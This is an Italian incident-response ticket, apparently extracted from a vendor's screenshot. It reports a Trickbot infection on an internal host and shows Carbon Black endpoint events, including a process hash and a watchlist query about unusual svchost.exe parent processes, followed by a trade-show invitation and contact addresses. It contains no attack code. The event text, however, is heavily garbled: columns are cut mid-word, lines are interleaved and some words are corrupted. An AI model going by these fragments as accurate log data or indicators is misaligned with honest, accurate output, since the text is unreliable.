Un host della rete interna ha installato a bordo un malware noto come Trickbot, appartenente alle categorie degli Infostealer e dei Trojan Dropper


Suggeriamo di proseguire con la lettura del ticket per una descrizione più accurata di quanto rilevato e per alcune indicazioni su containment ed eradication di questa minaccia.

I	ncident Response Procedure	%	Evidences	Involved A	ssets Attachments Raw Events 30	
	Detection		30 total 🛚	≛ {} ≛ (
	Detection		timestamp	source		
	Analysis		 2021-08-04 01:58:44 UTC 	Endpoint monitoring CARBON BLACK	alliance_data_sans: 568504 alliance_link_ 2021-01-07T15:39:53.000Z cb_server: mei.cer e computer_name: PC concurrency_key: s	rtego.local cb_version: 6
	Info Gathering				e: workstation hostname: dt-141966820 inp me:* -parent_name:services.exe -parent_name ent_name:msmpeng.exe) ioc_type: query i	out.type: log interface_ i me:svchost.exe -parent_
	Containment 2				parent_name%3Aservices.exe%20-parent_n e%20-parent_name%3Amrt.exe%20-parent_ 5: C78655BC80301D76ED4FEF1C1EA40A7D	ame%3Asvchost.exe%20 _name%3Amsmpeng.ex
	Eradication 2				a8d5878 parent_name: 1708398242.exe pa ss_guid: 000005a0-0000-1244-01d5-ac172fc ess_name: svchost.exe process_pid: 4676	rent_pid: 4648 parent_ a3624 process_id: 0000
	Post Incident				d_count: 0 report_id: 568504 report_score on start: 2021-01-07T09:26:06.33Z tags: ["ca	: 100 segment_id: 1575 rbonblack"] timestamp: "
					-016eda8c1567 url_binary: https://mei.certeg 1&cb.q.feed_id=6 url_list: [{"url":"https://mei st/1440","label":"Cb: url_sensor"},{"url":"https tego.local:8443/#/threats/cb.urlver=1&cb.q.feed 72fca3624 url_sensor: https://mei.certego.lo	.certego.local:8443/#/bina s://mei.certego.local:8443 _id=6","label":"Cb: url_fe
			□ 2021-08-04 01:58:44	Endpoint monitoring CARBON	alliance_data_sans: 568504 alliance_link_ 2021-01-07T15:39:53.000Z cb_server: mei.cer	



rensics.sans.org/media/poster_2014_find_evil.pdf alliance_score_sans: 100 allian 6.5.2.191108.0352 certego_severity: 4 childproc_count: 0 cmdline: C:\windows 1 feed_id: 6 feed_name: sans filemod_count: 0 from_feed_search: false gro _ip: 128.66.33.22 ioc_query_index: events ioc_query_string: (process_name:svcl _name:rpcnet.exe -parent_name:rpcnetp.exe -parent_name:explorer.exe -parent "events", "search_guery": "cb.urlver=1&g=(process_name%3Asvchost.exe%20par 0-parent_name%3Arpcnet.exe%20-parent_name%3Arpcnetp.exe%20-parent_na exe)"} last_update: 2021-01-07T09:26:18.238Z log.file.path: /var/cb/data/event_brid etconn_count: 1 offset: 7906918 os_type: windows parent_guid: 000005a0-00 0005a0-0000-1244-01d5-ac172fca3624 process_md5: C78655BC80301D76ED4FE ed4004ed5f7f3039dd7ecbd22c7e4e24b6373b4d9ef8d6e45a179b13a5e8 prospec 5624643943 sensor_id: 1440 server_name: 128.66.33.22 source: /var/cb/data/eve 1575624643.943 type: feed.storage.hit.process unique_id: 000005a0-0000-124 78655BC80301D76ED4FEF1C1EA40A7D url_feed: https://mei.certego.local:8443 ary/C78655BC80301D76ED4FEF1C1EA40A7D","label":"Cb: url_binary"},{"url":"https://mei.co 43/#/analyze/000005a0-0000-1244-01d5-ac172fca3624","label":"Cb: url_process_analyze"},{ feed"}] url_process_analyze: https://mei.certego.local:8443/#/analyze/000005a0username: STARK\giallin watchlist_273: 2021-01-07T09:30:06.719669Z

rensics.sans.org/media/poster_2014_find_evil.pdf alliance_score_sans: 100 allian 6.5.2.191108.0352 certego_severity: 4 childproc_count: 0 cmdline: C:\windows e computer_name: PC concurrency_key: stark crossproc_count: 1 feed_id: 6 feed_name: sans filemod_count: 0 from_feed_search: false group orkstation bestnamer dt 1/1066820 innut typer log interface in 128.66.77.22 ise gueny index, svents ise gueny string (process









VIENI A TROVARCI AL NOSTRO STAND!

CONTATTI: <u>INFO@CERTEGO.NET</u> <u>A.DICARLO@CERTEGO.NET</u>





